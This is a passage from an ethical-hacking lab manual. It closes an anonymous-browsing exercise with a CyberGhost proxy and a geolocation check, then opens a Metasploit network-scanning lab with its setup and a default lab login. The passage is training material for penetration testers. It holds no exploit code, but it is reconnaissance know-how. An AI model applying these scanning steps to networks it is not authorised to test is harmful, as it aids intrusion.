
The screenshot shows the 'WhatIsMyIPAddress.com' website. The browser address bar displays 'https://whatismyipaddress.com/location-feedback'. The website has a navigation bar with links: MY IP, IP LOOKUP, HIDE MY IP, VPNS, TOOLS, and LEARN. Below the navigation bar is a map of Europe and North Africa with a red pin indicating the location in Turkey. The main section is titled 'Geolocation Details for 31.171.155.4'. Below the title is a table with geolocation data for four providers (W3C, Provider A, Provider B, Provider C, and Provider D). At the bottom of the table is a red button labeled 'UPDATE GEOLOCATION'.

	W3C	Provider A	Provider B	Provider C	Provider D
Latitude	38.9637	0	41.3275	41.3275	
Longitude	35.2433	0	19.8189	19.8189	
Accuracy (m)	462936				
Country		0	albania	albania	
State/Region		0	tirane	tirane	
City		0	tirana	tirana	
Organization		0		keminet shpk	
ISP		0	keminet shpk		


Feedback: Select Accuracy Select Accuracy Select Accuracy Select Accuracy Select Accuracy

UPDATE GEOLOCATION

17. Open a new tab in the web browser and surf anonymously using this proxy.



18. Once you are done browsing, in the CyberGhost window, click the **Power** icon to disconnect the proxy, as shown in the screenshot.



Module 03 – Scanning Networks

19. This concludes the demonstration of anonymously surfing the Internet using CyberGhost.
20. Close all open windows and document all the acquired information.
21. Navigate to **Control Panel → Programs → Programs and Features** and uninstall the **CyberGhost 8** application.
22. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Network Scanning using Various Scanning Tools

Ethical hackers and pen testers are aided in network scanning with the help of various scanning tools, which make scanning a target network an easy task.

Lab Scenario

The information obtained in the previous steps might be insufficient to reveal potential vulnerabilities in the target network: there may be more information available that could help in finding loopholes in the target network. As an ethical hacker and pen tester, you should look for as much information as possible about systems in the target network using various network scanning tools when needed. This lab will demonstrate other techniques/commands/methods that can assist you in extracting information about the systems in the target network using various scanning tools.

Lab Objectives

- Scan a target network using Metasploit

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of Network Scanning Tools

Scanning tools are used to scan and identify live hosts, open ports, running services on a target network, location-info, NetBIOS info, and information about all TCP/IP and UDP open ports. Information obtained from these tools will assist an ethical hacker in creating the profile of the target organization and to scan the network for open ports of the devices connected.

Lab Tasks

Task 1: Scan a Target Network using Metasploit

Metasploit Framework is a tool that provides information about security vulnerabilities in the target organization's system, and aids in penetration testing and IDS signature development. It facilitates the tasks of attackers, exploit writers, and payload writers. A major advantage of the framework is the modular approach, that is, allowing the combination of any exploit with any payload.

Here, we will use Metasploit to discover active hosts, open ports, services running, and OS details of systems present in the target network.

1. Before beginning this task, turn on the **Windows 11, Windows Server 2022, Windows Server 2019, Ubuntu, Parrot Security** and **Android** virtual machines.
2. Switch to the **Parrot Security** virtual machine.
3. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

